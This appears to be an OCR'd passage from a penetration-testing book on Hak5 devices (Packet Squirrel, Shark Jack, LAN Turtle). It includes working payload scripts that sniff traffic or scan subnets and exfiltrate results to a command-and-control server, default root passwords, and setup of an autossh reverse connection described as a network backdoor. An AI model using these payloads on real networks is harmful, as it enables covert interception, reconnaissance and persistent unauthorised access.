


Figure 16.28 Packet Squirrel Connected to the Cloud C^2 Server

The Packet Squirrel supports Cloud C^2 in all network modes in which the Packet Squirrel receives an address (NAT, BRIDGE, and JAIL). Cloud C^2 is not available in TRANSPARENT or ISOLATE modes. You must also set the `USE_C2=1` command to establish a connection to your Cloud C^2 server, as shown in Listing 16.9.

```
function run(){
    …
    NETMODE BRIDGE
    sleep 5
    USE_C2=1
    …
}
```

Listing 16.9 Packet Squirrel Payload with the USE_C2=1 Command

As soon as the payload is executed, your Packet Squirrel logs in to your Cloud C^2 server and is displayed as online.

For example, you can copy a file from Packet Squirrel to your Cloud C^2 server with the `C2EXFIL` command. To demonstrate this, I have adapted the *tcpdump* payload described previously. Within the `finish()` function, which is triggered after pressing the button, I have inserted the upload (see Listing 16.10). In the payload, the `BRIDGE` network mode is activated first so that internet access is available. The connection to the Cloud C^2 server

is then initialized via `USE_C2=1`. I have inserted pauses between these commands since the individual steps require some time and one step must be completed before the next can be executed. The saved *TCPDump* payload is then loaded onto the server using the `C2EXFIL` command.

```
#!/bin/bash
#
# Title:              TCPDump + CLoud C2
# Description:        Dumps networking-data to USB storage. Completes
#                     on button-press or storage full.
#                     Upload to Cloud C2 Server.
# Author:             Hak5

function monitor_space() {
    while true
    do
        [[ $(USB_FREE) -lt 10000 ]] && {
            kill $1
            LED G SUCCESS
            sync
            break
        }
        sleep 5
    done
}

function finish(){
    kill $1
    wait $1
    sync
    # Upload the dump.pcap file to the Cloud C2 server
    C2EXFIL /usb/loot/tcpdump/dump.pcap
    LED R SUCCESS
}

function run(){
    mkdir -p /usb/loot/tcpdump &> /dev/null
    NETMODE BRIDGE
    sleep 5
    USE_C2=1
    LED ATTACK
    tcpdump -i br-lan -s 0 -w /usb/loot/tcpdump/dump.pcap &>/dev/null &
    tpid=$!
    NO_LED=true BUTTON
```

```
    finish $tpid
}

USB_WAIT
LED ATTACK
run &
monitor_space $! &
wait
```

Listing 16.10 Extension of the tcpdump Payload to Include a Cloud C^2 Upload

Now connect the Packet Squirrel to a network connection and establish a power supply. Record the network traffic for any length of time and press the button on the housing. Then log in to your Cloud C^2 server. You can find the file under the entry for the Packet Squirrel in the **Loot** tab, as shown in Figure 16.29.




Figure 16.29 File Uploaded by the C2EXFIL Command

Packet Squirrel Mark II: Conclusion

With the Packet Squirrel Mark II, you can carry out various attacks on wired network connections. You can select several preconfigured attack scenarios using a slide switch. The different network modes make it difficult to detect the hardware in a network.

The Packet Squirrel Mark II has the following features:

- Compact hardware with two LAN connections
- Mini computer with SSH access and flexible configuration

- Slide switch to deploy different payloads
- USB-A interface to save data on a USB drive

16.5 Shark Jack: Performing Predefined Actions

The *Shark Jack*, also developed by Hak5, is a portable network attack and automation tool for pentesters and system administrators that enables the investigation of wired networks. Its special features include its small dimensions and its integrated rechargeable battery, which means that no computer is required for operation. In addition to the RJ45 Ethernet interface and the USB-C port for charging, the Shark Jack also has a switch for configuration. The device can be configured in advance—as soon as it is switched on and connected to a network port, the stored payload will automatically start to run. In this way, you can scan an entire network for accessible subscribers and their open ports.

Wired Version

In addition to the classic Shark Jack, another version has a cable with a USB-C plug instead of the USB-C socket. With this version, you can connect to an Android smartphone and view the data in real time:

https://docs.hak5.org/shark-jack/tips-and-tricks/android-serial-setup-for-shark-jack-cable

The Shark Jack has black housing and a transparent RJ45 plug on one side, as shown in Figure 16.30, which is protected by a black cap.

Figure 16.30 The Shark Jack from Hak5

An RGB LED inside, which is visible through the transparent plug, indicates the device's status. On the opposite side, you would use the USB-C socket to charge the hardware. A red slide switch is located on the side of the appliance, and this switch can have three different positions: *Off/Charge*, *Arming Mode* and *Attack Mode*, as shown in Figure 16.31. The reset button is located on the underside. The Shark Jack measures about 2.4 × 0.8 × 0.4 inches.




Figure 16.31 Structure of the Shark Jack and the Positions of the Slide Switch

Inside, with its *MediaTek MT7628* processor with a performance of up to 580 MHz, the Shark Jack has 64 MB of DDR2 RAM and 64 MB of SPI flash memory. The integrated *1S 401020* battery (0.2 Wh LiPo) with 3.7 V and 500 mAh achieves a runtime of approximately 15 minutes, which is sufficient for scanning a large network. The charging time via the USB-C socket is about 7 minutes. Essentially a mini computer, this device uses *OpenWRT* as its operating system.

16.5.1 Setup

To charge the Shark Jack, set the switch to the *Off/Charge* position (i.e., all the way to the left). Connect the Shark Jack to a power source (power supply unit or computer) with a USB-C cable. After a short boot process, as indicated by the green flashing LED, the Shark Jack starts charging. During that time, the LED flashes blue. When the device is fully charged, the LED lights up blue continuously.

SSH Access

To prepare the Shark Jack, set the slide switch to the middle position to activate *Arming mode*. Then connect the device to a network interface on your computer. After starting, Shark Jack acts as a DHCP server and assigns an IP address to your computer. The Shark Jack can then be reached via the static IP address 172.16.24.1, as shown in Figure 16.32.

The SSH server starts automatically; the username is *root*, and the password is *hak5shark*.

```
$ ssh root@172.16.24.1
```




Figure 16.32 SSH Connection to the Shark Jack

Updating the Firmware

If you're logged in to the Shark Jack via SSH, you can determine the firmware version with the following command:

```
root@shark:~# cat /root/VERSION
```

Then go to the Hak5 download portal at *https://downloads.hak5. org/shark* and check whether a new version is available. If necessary, download the new firmware and copy it to the Shark Jack with the following command:

```
$ scp upgrade-1.1.0.bin root@172.16.24.1:/tmp/
```

Then establish an SSH connection with the Shark Jack, run the `sysupgrade` command, and pass the name of the new firmware with the `-n` parameter with the following command:

```
root@shark:~# sysupgrade -n /tmp/upgrade-1.1.0.bin
```

This step starts the update process, which will take approximately 3 to 4 minutes. After a restart, you must reconnect via SSH and check the version again:

```
root@shark:~# cat /root/VERSION
```

16.5.2 Usage

The execution of the Shark Jack is controlled by payloads. The name of the file must be *payload.sh* (not a text file named *payload.txt*) and must be located in the */root/payload* directory.

An nmap scan process is already preconfigured in the default configuration. The script shown in Listing 16.11 is based on preexisting payload. The LED command displays the current status. You can either define the color and flashing rhythm yourself or use existing templates such as SETUP, ATTACK, or FINISH, among others. A complete list of all options for controlling the LED is available at *https://docs.hak5. org/shark-jack/writing-payloads/the-led-command*.

In the first block (Start), the LED is configured to SETUP (*magenta SOLID*). Using the NETMODE DHCP_CLIENT command, the Shark Jack is integrated into the network as a client and receives the network configuration via DHCP. Then a loop checks whether an IP address has been assigned, and the subnet is saved in the SUBNET variable.

In the next block (scan), the LED is configured to ATTACK (*yellow single flash*), the actual Nmap scan is executed, and the result is saved in the *nmap-scan.txt* file.

In the last block (end), the LED indicates via FINISH (*green 1000ms VERYFAST flash followed by SOLID*) that the process has been successfully completed.

```
# Start: Create folder, obtain IP address via DHCP
LED SETUP
NETMODE DHCP_CLIENT
while [ -z "$SUBNET" ]; do
  sleep 1 && SUBNET=$(ip addr | grep -i eth0 | grep -i inet | \
        grep -E -o \
        "([0-9]{1,3}[\.]){3}[0-9]{1,3}[\/]{1}[0-9]{1,2}" | \
        sed 's/\.[0-9]*\//\.0\//')
done

# Scan: Nmap analysis of the local network
LED ATTACK
nmap -A -p0- $SUBNET -oN /root/loot/nmap-scan.txt

# End: Completion
LED FINISH
sleep 2 && halt
```

Listing 16.11 Saving the Results of an Nmap Scan Locally

Connect to the Shark Jack in *Arming mode* and store the script in the *payload.sh* file in the */root/payload* directory.

Errors with More than One Payload File

During my first attempts at using the Shark Jack, I had a recurring problem where the device always switched to error mode immediately after starting. After several attempts, I realized that it was due to the additional *payload.sh_old* file in the *payload* directory. Therefore, make sure that only the *payload.sh* file is located in this directory.

Now connect the Shark Jack to a LAN socket and activate it by setting the switch to *Attack Mode* (i.e., all the way to the right). As soon as the Shark Jack receives an IP address, it starts scanning the network. The results are saved in the */root/loot/* folder on the Shark Jack. To access the results, you must set the Shark Jack to *Arming mode* and re-establish an SSH connection.

Further payloads are provided via GitHub:

https://github.com/hak5/sharkjack-payloads

Cloud C^2

Like the Packet Squirrel, you can also use the Shark Jack with Cloud C^2 from Hak5. For example, you can save the result of a network scan to a file and upload it to the Cloud C^2 server.

To configure, just follow the steps described earlier in Section 16.4.2 but select **Shark Jack** under **Device Type**. Download the *device.config* file and copy it to the Shark Jack via `scp` with the following command:

```
$ scp device.config root@172.16.42.1:/etc/
```

To establish a connection to your Cloud C^2 server, you must activate the `DHCP_CLIENT` network mode in the *payload.sh* file, as shown in Listing 16.12. The Shark Jack will then be assigned an IP address and enabled to establish an internet connection. The `C2CONNECT` command then inserts the statement to initialize the connection to your Cloud C^2 server.

```
#!/bin/bash
LED SETUP
NETMODE DHCP_CLIENT
# Wait until an IP address has been received
while ! ifconfig eth0 | grep "inet addr"; do sleep 1; done
LED STAGE1
C2CONNECT
# Wait until a connection to the server has been established
while ! pgrep cc-client; do sleep 1; done
LED FINISH
```

Listing 16.12 Shark Jack Payload with the C2CONNECT Command

As soon as you connect the Shark Jack to a network and activate *Attack Mode*, the device will log on to the Cloud C^2 server after a short time, as shown in Figure 16.33.




Figure 16.33 Shark Jack Successfully Connected

To use the Cloud C^2 server with the Shark Jack, you must run the `C2EXFIL` command to upload data. Listing 16.13 has been extended to include this upload. For this purpose, the connection is first established in the `C2 server` block using the `C2CONNECT` command. The subsequent line checks whether a connection has been established, and only if so will the next command be executed. The actual upload takes place via the `C2EXFIL` command. The local file is passed as the first parameter, and the destination for the file storage, as the second.

```
#!/bin/bash

# Start: Obtain IP address via DHCP
LED SETUP
NETMODE DHCP_CLIENT
while [ -z "$SUBNET" ]; do
  sleep 1 && SUBNET=$(ip addr | grep -i eth0 | grep -i inet | grep -E -o \
  "([0-9]{1,3}[\.]){3}[0-9]{1,3}[\/]{1}[0-9]{1,2}" | \
  sed 's/\.[0-9]*\//\.0\//')
done

# Scan: Nmap analysis of the local network
LED ATTACK
```

```
nmap -sP -host-timeout 30s -max-retries 3 \
      $SUBNET -oN /root/loot/nmap-scan.txt

# C2-Server: Establishing a connection and uploading the result
LED STAGE1
C2CONNECT
while ! pgrep cc-client; do sleep 1; done
C2EXFIL STRING /root/loot/nmap-scan.txt Nmap-C2-Payload

# End: Deleting the local file
rm /root/loot/nmap-scan.txt
LED FINISH
sleep 2 && halt
```

Listing 16.13 Nmap Scan with Upload of the Results to the Cloud C^2 Server

Carry out the scan and then go to your Cloud C^2 server to see the uploaded TXT file under the **Loot** tab, as shown in Figure 16.34.




Figure 16.34 File Uploaded to the Cloud C^2 Server

Shark Jack: Conclusion

The Shark Jack enables you explore and examine networks automatically and identify all accessible participants. The results are either saved locally, sent via email, or

uploaded to other services. As a result, inconspicuous hardware is available for exploring a network.

The Shark Jack has the following features:

- Compact and unobtrusive hardware
- Integrated battery for autonomous operation
- Mini computer with DHCP and SSH server

16.6 LAN Turtle: Secret Network Access

The *LAN Turtle* (*https://shop.hak5.org/products/lan-turtle*), another tool from Hak5, is a USB-to-Ethernet adapter with a standard USB-to-Ethernet driver, which means that most systems automatically support the adapter. With this device, you can disconnect an existing network cable, connect it to the computer via USB, and plug the network cable into the other end. This approach re-establishes a network connection, and the user will not notice any difference at first. The LAN Turtle can be set up to establish a remote connection to a server on the internet, allowing access to the local network from outside. Another version of the LAN Turtle includes an integrated mobile radio modem, which even allows access to a local network directly via the mobile radio connection. This feature is also known as *out-of-band*, since another channel is being made available for communication purposes.

The design of the LAN Turtle is simple, as shown in Figure 16.35. In appearance, it resembles a normal USB-to-Ethernet adapter.

Figure 16.35 LAN Turtle from Hak5, with Mobile Wireless Modem

The housing with the RJ45 network socket is located on one side. An LED on the top of each socket functions as a status LED. At the other end, a short USB cable of approximately 4 inches ends in a USB-A plug. A sticker with the product name is located on the

underside, with two screws underneath to open the housing. Inside the device, you'll find a button to reset the LAN Turtle to its factory settings. The housing measures about 3.7 × 0.9 × 1.2 inches.

The LAN Turtle is a micro computer powered by an *Atheros AR9331* CPU with a performance of 400 MHz. With 64 MB of DDR2 RAM and 16 MB of on-board flash memory, the LAN Turtle enables network access with its *Realtek RTL8152* chipset. The LAN Turtle only supports 10/100-Base-T Ethernet networks. 1000-Base-T-Ethernet networks are automatically reduced to 100-Base-T-Ethernet.

Two variants of the LAN Turtle are available: One variant is called *Offline SD* and features a microSD card reader inside. This setup means that you can, for example, record the entire network traffic of the computer on the memory card. The other variant, called *Online 3G*, features an integrated cellular modem. Inside, a holder that accommodates a Subscriber Identity Module (SIM) card.

Previously, another version was available with a slightly different structure. On the older LAN Turtle, the USB-A connector was attached directly to the housing, as shown in Figure 16.36. However, the range of functions was roughly the same as today's version.

Figure 16.36 Older Version of the LAN Turtle Without Cable

16.6.1 Setup

To set up the LAN Turtle, you must connect it to your computer via USB. It will be supplied with power via USB, and at the same time, a new network interface will be implemented via the USB Ethernet adapter. As soon as you connect the device to your computer via USB, it will start. The boot sequence takes about 30 seconds, during which time the yellow LED flashes. When the LAN Turtle is plugged in for the first time, the yellow

LED continues to flash until the initial configuration via SSH is complete. Once the boot process is complete, the LAN Turtle's network interface on the USB side provides the host computer with an IP address via DHCP.

When the LAN Turtle is fully booted and the host computer has been assigned an IP address, you can access the LAN Turtle shell via SSH. The IP address is 172.16.84.1, the username is *root*, and the password is *sh3llz*.

```
$ ssh root@172.16.84.1
```

After logging in for the first time, you'll be asked to change your password. However, you can also reassign the default password. Next you'll see the central configuration interface, the Turtle Shell, as shown in Figure 16.37.

Figure 16.37 The Turtle Shell of the LAN Turtle

Updating the Firmware

First check whether new firmware is available, for which you'll need an internet connection. Connect an additional LAN cable from the existing network to the LAN Turtle. (Connecting to the internet must be possible via this network.) Then select the **Config** menu item and then **Check for updates** in the submenu, as shown in Figure 16.38.

The system then checks whether a new version is available. If so, a new version will be indicated, as shown in Figure 16.39, and the update process starts after 15 seconds.

Figure 16.38 The Configuration Menu of the LAN Turtle




Figure 16.39 Message Indicating a New Update Has Been Found

After a short while, you'll see the message that the download is complete, and the actual update will start, as shown in Figure 16.40. The SSH connection is terminated in this

process, and the update continues automatically. The LAN Turtle restarts automatically after approximately 5 minutes.




Figure 16.40 Message That the SSH Connection Will Be Terminated

Following the update, a new SSH connection fails because the SSH key has changed. Use the following command to delete the old SSH key:

```
$ ssh-keygen -f ".ssh/known_hosts" -R "172.16.84.1"
```

Module Manager

The last step is to activate the manager for the modules. For this task, select the **Modules** menu item from the main menu. At the next level, only the **Module Manager** item is available, as shown in Figure 16.41, so you should select it. At the subsequent level, you must activate the manager using the **Start** option.

Figure 16.41 Activating the Module Manager

If the module manager update fails, you can also install the modules manually. These modules are provided via GitHub (*https://github.com/hak5/lanturtle-modules/tree/gh-pages/modules*) and can be conveniently installed via a script. However, since no internet connection exists, you must insert the contents of the script manually. For this task, create a file named *install.sh* using the `vim` editor:

```
root@turtle:~# vim install.sh
```

To edit the file in the editor, press the I key on the keyboard. Then paste the code I provide on GitHub and press the Esc key:

https://github.com/scheibleit/LanTurtleScripts/blob/main/install_modules.sh

To save the file and close the editor, enter `:wq`.

You must then assign the authorization for the execution and start the script with the following command:

```
root@turtle:~# chmod +x install.sh
root@turtle:~# ./install.sh
```

Once the script has run through, you can call up the Turtle Shell again with the following command:

```
root@turtle:~# turtle
```

All modules will then be available to you, as shown in Figure 16.42. Your LAN Turtle is now fully set up.

Figure 16.42 Installed LAN Turtle Modules

16.6.2 Usage

As mentioned earlier, the LAN Turtle uses different modules. The procedure is quite similar for each module. The settings are defined in the configuration area, and then the module's autostart function is activated.

In the following sections, I will cover some of the most interesting modules for pentesting.

autossh

With the *autossh* module, you can automatically establish a connection with an external computer so that permanent access to the internal network is created, essentially placing a classic backdoor in a network. You'll need an online server with SSH so that the LAN Turtle can connect to it. You could, for example, rent a cloud server online for this purpose. Create a new user on the cloud server who has access via SSH.

On the LAN Turtle itself, you must first generate an SSH key pair for the public key procedure. Call the *keymanager* module in the module manager, as shown in Figure 16.43.




Figure 16.43 Entry for the keymanager Module in the Module Manager

Start the *keymanager* module via the **<SELECT>** option and select the **<CONFIGURE>** option on the subsequent screen. To generate a new key pair, you must run the **generate_key** item, as shown in Figure 16.44. You'll then see a message that the existing keys for the *root* user will be replaced. Confirm this message by selecting **<YES>.** The generation process will take a while and will be confirmed via a message.

Next you must transfer the key to your server on the internet via the **copy_key** item from the menu. Then enter the IP address or the domain name of your server in the **Host** field, as shown in Figure 16.45. You must enter the SSH port under **Port**. Unless

you've applied custom configuration, it will of course be port 22. Enter the name of your SSH user under **User**. Complete the process by selecting **<Submit>**. You'll then be asked to check and confirm the SSH fingerprint of your server and enter the password of your SSH user so that the copying process can be performed. If no error message appears, the process was successful.




Figure 16.44 Creating a New Key Pair

